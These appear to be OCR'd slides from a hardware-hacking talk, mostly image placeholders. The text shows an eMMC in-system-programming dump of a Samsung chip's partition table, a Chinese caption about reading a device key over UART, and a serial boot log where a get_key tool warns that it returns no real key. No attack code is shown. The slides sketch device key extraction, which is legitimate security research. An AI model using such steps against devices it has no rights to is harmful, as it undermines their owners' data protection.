

































Device: [SAMSUNG] KLM4G1FETE-B041 @BGA153 4FTE4R TP ISP Identify eMMC

VCC: Auto VCCq: Auto Clock: Auto Bus Width: Auto Direct eMMC (ISP)

GENERAL BINARY UTILS

Brand: Partition type: DOS MBR Double click or Drop file here Userarea Assign images

Partition	Image file	Start address	End address	Size	Type	Mount p
☒ MBR	Double click to s...	0x00000000	0x000001FF	512 by...		
☒ mmcblk0p1	Double click to s...	0x00000600	0x1FFFFFFF	512 MB	0x0C (...)	
☒ mmcblk0p2	Double click to s...	0x20000000	0xE8FFFFFFF	3.14 GiB	0x8E (...)	





**A FEW
MOMENTS LATER**

去 UART 把 Key 讀出來！


```
EXT4-fs (dm-5): mounted filesystem with ordered data mode. Opts: (null)^M
^[[A^[[A^[[A^[[A/init: line 144: 236 Terminated tee-supPLICant 2>&1 > /dev
udevd: 2 output lines suppressed due to ratelimiting^M
!!! WARNING - /usr/sbin/get_key DOES NOT GIVE A REAL KEY ON THIS PLATFORM!!!^M
--- THIS FUNCTIONALITY WILL CHANGE IN THE FUTURE TO ---^M
--- USE A REAL KEY; THIS WARNING WILL ONLY BE SEEN ---^M
--- IF YOUR BOARD IS NOT PROPERLY PROGRAMMED OR ---^M
--- THERE IS A CRITICAL BUG IN THE V3 CODE ---^M
/init.d/99-finish: line 46: /rootfs/etc/hostname: Read-only file system^M
KEY: !!! WARNING - /usr/sbin/get_key DOES NOT GIVE A REAL KEY ON THIS PLATFORM!!!^M
--- THIS FUNCTIONALITY WILL CHANGE IN THE FUTURE TO ---^M
--- USE A REAL KEY; THIS WARNING WILL ONLY BE SEEN ---^M
--- IF YOUR BOARD IS NOT PROPERLY PROGRAMMED OR ---^M
--- THERE IS A CRITICAL BUG IN THE V3 CODE ---^M
\0^M
/init.d/99-finish: line 13: /sys/class/leds/bluLed/brightness: No such file or directory
/init.d/99-finish: line 14: /sys/class/leds/grnLed/brightness: No such file or directory
```


mmcblk0p1



standard.fit

